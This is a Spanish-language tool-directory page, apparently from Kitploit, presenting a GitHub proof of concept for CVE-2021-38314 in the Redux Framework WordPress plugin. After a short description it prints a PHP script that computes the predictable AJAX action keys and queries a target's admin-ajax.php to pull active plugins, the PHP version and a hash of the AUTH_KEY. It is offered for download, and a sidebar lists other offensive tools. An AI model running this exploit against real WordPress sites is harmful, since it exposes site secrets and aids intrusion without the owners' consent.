
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
cve-2021-38314 — cve-2021-38314 - Divulgación de información sensible no autenticada | Kitploit

Herramientas/GitHubGitHub/twseptian/cve-2021-38314
ReconocimientoAnálisis de VulnerabilidadesExplotaciónRecopilación de InformaciónSeguridad WebPruebas de Penetración
GitHubtwseptian/cve-2021-38314

cve-2021-38314

cve-2021-38314 - Divulgación de información sensible no autenticada

Ver Repositorio
2118hace 4 añosAún no revisado
Compartir

cve-2021-38314 - Divulgación de información sensible no autenticada

El plugin Gutenberg Template Library & Redux Framework <= 4.2.11 para WordPress registró varias acciones AJAX disponibles para usuarios no autenticados en la función includes en redux-core/class-redux-core.php que eran únicas para un sitio determinado, pero deterministas y predecibles, ya que se basaban en un hash md5 de la URL del sitio con un valor de sal conocido de '-redux' y un hash md5 del hash anterior con un valor de sal conocido de '-support'. Estas acciones AJAX podían utilizarse para recuperar una lista de plugins activos y sus versiones, la versión de PHP del sitio y un hash md5 sin sal del AUTH_KEY del sitio concatenado con el SECURE_AUTH_KEY [1][2]

Código fuente

<?php
$target = "https://target.com";  
$key1 = md5("$target/-redux");
$key2 = file_get_contents("$target/wp-admin/admin-ajax.php?action=$key1");
$key3 = md5($key2. '-support');
$redux_code = file_get_contents("http://verify.redux.io/?hash=$key3&site=$target/");
echo file_get_contents("$target/wp-admin/admin-ajax.php?action=$key3&code=$redux_code");

Guardar como código fuente con extensión .php

Cómo ejecutar

uso

Referencias:

  • [1] "CVE - CVE-2021-38314", Mitre.org, 2021. [En línea]. Disponible: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-38314. [Accedido: 15 de mayo de 2022]
  • [2] Rizaldi Wahaz, “Divulgación de información sensible no autenticada en [REDACTED]”, Medium, 25 de noviembre de 2021. [En línea]. Disponible: https://wahaz.medium.com/unauthenticated-sensitive-information-disclosure-at-redacted-2702224098c. [Accedido: 15 de mayo de 2022]
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






